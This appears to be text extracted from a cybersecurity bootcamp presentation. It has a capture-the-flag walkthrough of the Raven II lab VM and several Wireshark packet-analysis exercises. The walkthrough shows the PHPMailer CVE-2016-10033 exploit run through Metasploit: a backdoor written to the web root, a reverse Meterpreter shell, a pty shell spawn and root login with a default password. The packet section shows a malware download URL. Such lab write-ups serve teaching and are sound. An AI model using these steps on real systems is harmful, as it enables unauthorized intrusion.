


flag3{a0f568aa9de277887f37730d71520d9b}

4

Identifying a Command Injection Vulnerability

Within the same vendor folder, there is a file called **SECURITY.md** which appears to list several different **PHPMailer** vulnerabilities for remote code execution:



The screenshot shows a web browser window with the URL `192.168.1.115/vendor/SECURITY.md`. The page content is a text document detailing security notices for PHPMailer. A specific section highlights a vulnerability in versions prior to 5.2.18, which is highlighted with a yellow box. The text reads:

```
# Security notices relating to PHPMailer

Please disclose any vulnerabilities found responsibly - report any security problems found to the maintainers privately.

PHPMailer versions prior to 5.2.18 (released December 2016) are vulnerable to [CVE-2016-10033](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-10033) a remote code execution vulnerability, responsibly reported by [Dawid Golunski](https://legalhackers.com).

PHPMailer versions prior to 5.2.14 (released November 2015) are vulnerable to [CVE-2015-8476](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-8476) an SMTP CRLF injection bug permitting arbitrary message sending.

PHPMailer versions prior to 5.2.10 (released May 2015) are vulnerable to [CVE-2008-5619](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-5619), a remote code execution vulnerability in the bundled html2text library. This file was removed in 5.2.10, so if you are using a version prior to that and make use of the html2text function, it's vitally important that you upgrade and remove this file.

PHPMailer versions prior to 2.0.7 and 2.2.1 are vulnerable to [CVE-2012-0796](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-0796), an email header injection attack.

Joomla 1.6.0 uses PHPMailer in an unsafe way, allowing it to reveal local file paths, reported in [CVE-2011-3747](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-3747).

PHPMailer didn't sanitise the '$lang_path' parameter in 'SetLanguage'. This wasn't a problem in itself, but some apps (PHPClassifieds, ATutor) also failed to sanitise user-provided parameters passed to it, permitting semi-arbitrary local file inclusion, reported in [CVE-2010-4914](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-4914), [CVE-2007-2021](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-2021) and [CVE-2006-5734](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-5734).


PHPMailer 1.7.2 and earlier contained a possible DDoS vulnerability reported in [CVE-2005-1807](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2005-1807).

PHPMailer 1.7 and earlier (June 2003) have a possible vulnerability in the 'SendmailSend' method where shell commands may not be sanitised. Reported in [CVE-2007-3215](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-3215).
```



Identifying a Command Injection Vulnerability

VERSION file told us that it's running version 5.2.16 of PHPMailer. This was enough information for us to look for an exploit. We also got information about the specific CVE-2016-10033 vulnerability to try, from the SECURITY.md file.





CVE-2016-10033

CVE-2016-10033 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

The mailSend function in the isMail transport in PHPMailer before 5.2.18 might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code via a \" (backslash double quote) in a crafted Sender property.

QUICK INFO

CVE Dictionary Entry:

[CVE-2016-10033](#)

NVD Published Date:

12/30/2016

NVD Last Modified:

10/09/2018

Source:

MITRE



Identifying a Command Injection Vulnerability

We used a module within the Metasploit console that writes a payload to the web root of the web server before then executing it with an HTTP request. The user running PHPMailer must have write access to the specified WEB_ROOT directory.

```
msf5 > use exploit/multi/http/phpmailer_arg_injection
msf5 exploit(multi/http/phpmailer_arg_injection) > show targets
Exploit targets:
  Id  Name
  --  ---
  0   PHPMailer <5.2.18
  1   PHPMailer 5.2.18 - 5.2.19
```



Identifying a Command Injection Vulnerability

We were able to successfully upload the payload:

```
msf5 exploit(multi/http/phpmailer_arg_injection) > show options
Module options (exploit/multi/http/phpmailer_arg_injection):
Name      Current Setting  Required  Description
----      -----          ----- 
Proxies    no              A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    192.168.1.115   yes         The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     80              yes         The target port (TCP)
SSL       false            no          Negotiate SSL/TLS for outgoing connections
TARGETURI /contact.php   yes         Path to the application root
TRIGGERURI /               no          Path to the uploaded payload
VHOST     none             no          HTTP server virtual host
WEB_ROOT  /var/www/html   yes         Path to the web root

Exploit target:
Id  Name
--  --
0   PHPMailer <5.2.18

msf5 exploit(multi/http/phpmailer_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Writing the backdoor to /var/www/html/bbBE5wyT.php
[*] Sleeping before requesting the payload from: /bbBE5wyT.php
[*] Waiting for up to 300 seconds to trigger the payload
[*] Sending stage (38288 bytes) to 192.168.1.115
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.115:42902) at 2020-07-06 18:19:14 -0700
[*] Deleted /var/www/html/bbBE5wyT.php
[*] Successfully triggered the payload
meterpreter
```

5

Exploit Vulnerability via Ncat Connection

The exploit activated a listener that then established the meterpreter session:

```
find: `./lib/samba/usershares': Permission denied
find: `./lib/samba/winbindd_privileged': Permission denied
find: `./lib/mysql': Permission denied
find: `./lib/container': Permission denied
find: `./lib/mysql-files': Permission denied
find: `./lib/sendmail': Permission denied
find: `./lib/sudo/lectured': Permission denied
find: `./lib/packetbeat': Permission denied
find: `./cache/ldconfig': Permission denied
find: `./cache/samba/msg': Permission denied
^C
Terminate channel 0? [y/N] N
[-] core_channel_interact: Operation failed: 1
meterpreter > pwd
/var
meterpreter > cd www
meterpreter > ls
Listing: /var/www
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100600/rw-----  3    fil   2018-08-12 16:59:25 -0700 .bash_history
100644/rw-r--r--  40   fil   2018-11-08 13:16:02 -0800 flag2.txt
40777/rwxrwxrwx  4096 dir    2020-07-06 18:19:14 -0700 html
meterpreter > cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

6

Escalating to Root

First we started a meterpreter session like below. Then enter shell to enter a basic shell. We can then use python to spawn a /bin/bash/ shell. From here we can attempt a switch user (su) to root. Using the default linux password of toor, we gain access and find flag4 in the root home directory:

```
msf5 exploit(multi/http/phpmailer_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Writing the backdoor to /var/www/html/mfGaV0lr.php
[*] Sleeping before requesting the payload from: /mfGaV0lr.php
[*] Waiting for up to 300 seconds to trigger the payload
[*] Sending stage (38288 bytes) to 192.168.1.115
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.115:60333) at 2020-07-07 11:58:28 -0700
[+] Deleted /var/www/html/mfGaV0lr.php
[+] Successfully triggered the payload

meterpreter > shell
Process 1211 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Raven:/var/www/html$ su root
su root
Password: toor

root@Raven:/var/www/html# ls -a
ls -a
.          css        index.html      scss      wordpress
..          .DS_Store    js           Security - Doc
about.html   elements.html  mysql-privesc-race  service.html
contact.php  fonts       mysql-privesc-race.c team.html
```



Flag

After navigating to the root directory we were able to capture the last flag.

```
root@Raven:~# cat flag4.txt
cat flag4.txt
[REDACTED]
flag4{df2bc5e951d91581467bb9a2a8ff4425}
CONGRATULATIONS on successfully rooting RavenII
I hope you enjoyed this second interation of the Raven VM
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@Raven:~#
```



Flags Captured

Flag 1	a2c1f66d2b8051bd3a5874b5b6e43e21
Flag 2	6a8ed560f0b5358ecf844108048eb337
Flag 3	a0f568aa9de277887f37730d71520d9b
Flag 4	df2bc5e951d91581467bb9a2a8ff4425





3

Wireshark

Capturing and analyzing live traffic



Wireshark Refresher

Wireshark- (defined)

- Wireshark is an application that is an open-source packet analyzer used to capture packets of data in its entirety; with extreme detail
- It is a tool used by security professionals to investigate any activity performed on a network, and with its capabilities it can help information technology specialist or a security team with a large range of tasks, from troubleshooting and debugging network problems, to examine security problems and malicious activity committed by external actors, as well as internal actors on a network



Summary

Files to be analyzed: PCAP

We analyzed a PCAP file which has captured all the data packets sent and received on the network (Kali VM: 192.168.1.90).

Tasks

The tools used alongside the security teams' knowledge and investigative skills have helped provide a summary of answers to the following issues which have brought the attention of the security team.

****all findings have been summarized and accompanied with evidence in the form of screenshots****

- *answers to the following numbered questions are in blue*
 - *the syntax filters in Wireshark are in green*



Time Thieves

1. What is the domain name of the users' custom site?
 - Used LDAP in Wireshark to find the Active directory network: frank-n-ted.com
 2. What is the IP address of the Domain Controller (DC) of the AD network?
 - The source ip of the domain controller is 10.6.12.12



Time Thieves



3. What is the name of the malware downloaded to the 10.6.12.203 machine?
 - answer: june11.dll

```
Date: Fri, 12 Jun 2020 17:15:19 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 6
Connection: keep-alive
Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0
Expires: 0
Last-Modified: Fri, 12 Jun 2020 17:15:19 GMT
Location: http://205.185.125.104/files/june11.dll
Pragma: no-cache
Set-Cookie: _subid=3mmhfd8jp;Expires=Monday, 13-Jul-2020 17:15:19 GMT;Max-Age=2678400;Path=/;Access-Control-Allow-Origin: *
58759 658.740935009 1
58758 658.740076880 2
58757 658.719573990 2
58756 658.702759780 2
58755 658.678547180 2
58754 658.661748180 2
58753 658.637670780 2
58751 658.631653880 2
58749 658.622127180 2
58747 658.616839980 2
58746 658.615975980 2
58745 658.615856780 1
59380 668.197478590 2
+ 58752 658.036633790 2
58754 658.036633790 2
Frame 58752: 312 bytes
Ethernet II, Src: Int (08:00:27:14:0A:0A), Dst: 255.255.255.255 (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 10.6.12.203 (10.6.12.203), Dst: 255.255.255.255 (ff:ff:ff:ff:ff:ff)
Transmission Control
Hypertext Transfer Pr
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 12 Jun 2020 17:15:19 GMT
Content-Type: application/octet-stream
Content-Length: 563032
Last-Modified: Thu, 11 Jun 2020 22:34:56 GMT
Connection: keep-alive
ETag: "5ee2b19e-89758"
X-Content-Type-Options: nosniff
Accept-Ranges: bytes
MZ.....0.....!...L..!This program
cannot be run in DOS mode.
$.....PE..L..A.^.....!...2.6...@>.....P.....y
```



Time Thieves

4. Upload the file to [VirusTotal.com](#).
 - Below is a screenshot of the HTTP link for the June.dll exported from Wireshark:
 - The file was analyzed with the help of virustotal.com
 5. What kind of malware is this classified as?
 - The file June.dll was determined to be a trojan malware.





Vulnerable Windows Machines

After the Security team received the reports of an infected Windows computer on the network, the team gathered preliminary information:

- The machines IP ranged 172.16.4.0/24.
- The infections correlates to DNS domain is “mind-hammer.net”.
- The Domain Controller (DC) lives at 172.16.4.4 carrying the DNS name of “mind-hammer-DC”.
- The gateways and broadcast addresses are standard.



Vulnerable Windows Machines

- Find the following information about the infected Windows machine:
 - Hostname: ROTTERDAM-PC
 - IP address 172.16.4.205
 - MAC address 00:59:07:b0:63:a4



Vulnerable Windows Machines

2. What is the username of the Windows user whose computer is infected?
a. matthijs.devries
3. What is the IP address used in the actual infection traffic? 172.16.4.4

The screenshot shows a NetworkMiner capture of a Kerberos AS-REQ packet. The packet details pane shows the following information:

```
msg-type: krb-as-req (10)
  - padata: 2 items
    > PA-DATA PA-ENC-TIMESTAMP
    > PA-DATA PA-PAC-REQUEST
  - req-body
    Padding: 0
    kdc-options: 40810010
    < cname
      - name-type: KRB5-NT-PRINCIPAL (1)
        < cname-string: 1 item
          CNameString: matthijs.devries
    realm: MIND-HAMMER
  > sname
    t111: 2037-09-13 02:48:05 (UTC)
    rtime: 2037-09-13 02:48:05 (UTC)
    rnonce: 631265196
  > etype: 1 item
  > addresses: 1 item ROTTERDAM-PC-20>
```


The bytes pane shows the raw hex and ASCII data, with the string "matthijs.devries" highlighted in blue.



Vulnerable Windows Machines

- As a bonus, retrieve the desktop background of the Windows host.

Packet	Hostname	Content Type	Size	Filename
23624	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23626	b5689023.green.mattingsolutions.co		2,714 bytes	empty.gif
23632	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23635	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23638	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23643	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23648	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23652	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23661	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23667	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23670	b5689023.green.mattingsolutions.co		2,714 bytes	empty.gif
23673	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
23676	b5689023.green.mattingsolutions.co		1,145 bytes	empty.gif
23682	b5689023.green.mattingsolutions.co	application/x-www-form-urlencoded	272 bytes	empty.gif
27702	b5689023.green.mattingsolutions.co		3,592 kB	empty.gif?ss&ss1img
31721	b5689023.green.mattingsolutions.co		3,592 kB	empty.gif?ss&ss2img
35231	img.timeinc.net	image/gif	43 bytes	alt_holder.gif
37373	ad.doubleclick.net	image/gif	43 bytes	sz=130x80;ord=894300866073





Illegal Downloads

The IT security team was informed users are downloading torrents which are against company policy and have infringed on copyrights. The below information was gathered regarding the policy breach:

- User machine's IP is in 10.0.0./24 and clients of AD domain
- Domain Controller is at 10.0.0.2 and is named "DogOfTheYear-DC"
- The domain controller is associated with "dogoftheyear.net"



Illegal Downloads

1. Find the following information about the machine with IP address 10.0.0.201:
 - MAC address 00:16:17:18:66:c8
 - Windows username elmer.blanco
 - OS version : Blanco-Desktop
 2. Which torrent file did the user download?
 - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent

Displayed is an ip source and http filter on wireshark which revealed that IP 10.0.0.201 requested/downloaded a torrent file from www.publicdomaintorrents.com using mac address 00:16:17:18:66:c8



Illegal Downloads

After filtering IP 10.0.0.201 and Kerberos, the user name and OS version was revealed:

msg-type: krb5-as-req (10)
- padata: 1 item
 > PA-DATA PA-PAC-REQUEST
- req-body
 > Padding: 0
 > kdc-options: 40810010
 > cname
 name-type: KRB5_NT_PRINCIPAL (1)
 - cname-string: CNameString: elmer.blanco
 realm: DOGOFTHEYEAR
 - sname
 till: 2037-09-13 02:48:05 (UTC)
 rtime: 2037-09-13 02:48:05 (UTC)
 nonce: 634194387
 - etype: 6 items
 addresses: 1 item BLANCO-DESKTOP<20>

0060 ff a4 81 be 30 81 bb a8 07 03 05 09 48 81 00 10 ...0... 0...
0070 a1 19 30 17 ad 03 b2 01 c1 a1 10 30 0e 1b 0c 05 ..0... 0...
0080 0c bd 65 72 2e 02 6c 01 05 63 04 a2 0e 1b 0c 44 0... 0...
0090 4f 47 4f 46 54 48 45 59 45 41 52 a3 2d 30 1f a0 OGOFTHEYEAR-10-
00a0 03 62 01 a2 18 30 16 1b 65 6b 72 62 74 67 4 ...0... 0...-krbtgt-
00b0 1b 6c 44 4f 47 4f 46 54 48 45 59 45 41 52 a5 11 ..DOGOFT HEYEAR-
00c0 18 6f 32 30 33 37 38 39 31 33 38 32 34 38 39 35 ..203789 13924895



Thanks!

Any *questions* ?



Credits

Special thanks to the GWU Cybersecurity Bootcamp team:

- ◉ Rashed Rabie, Instructor
- ◉ Niya Lester, TA
- ◉ Christian Tremp, TA
- ◉ Gemini Sanford, Student Success Manager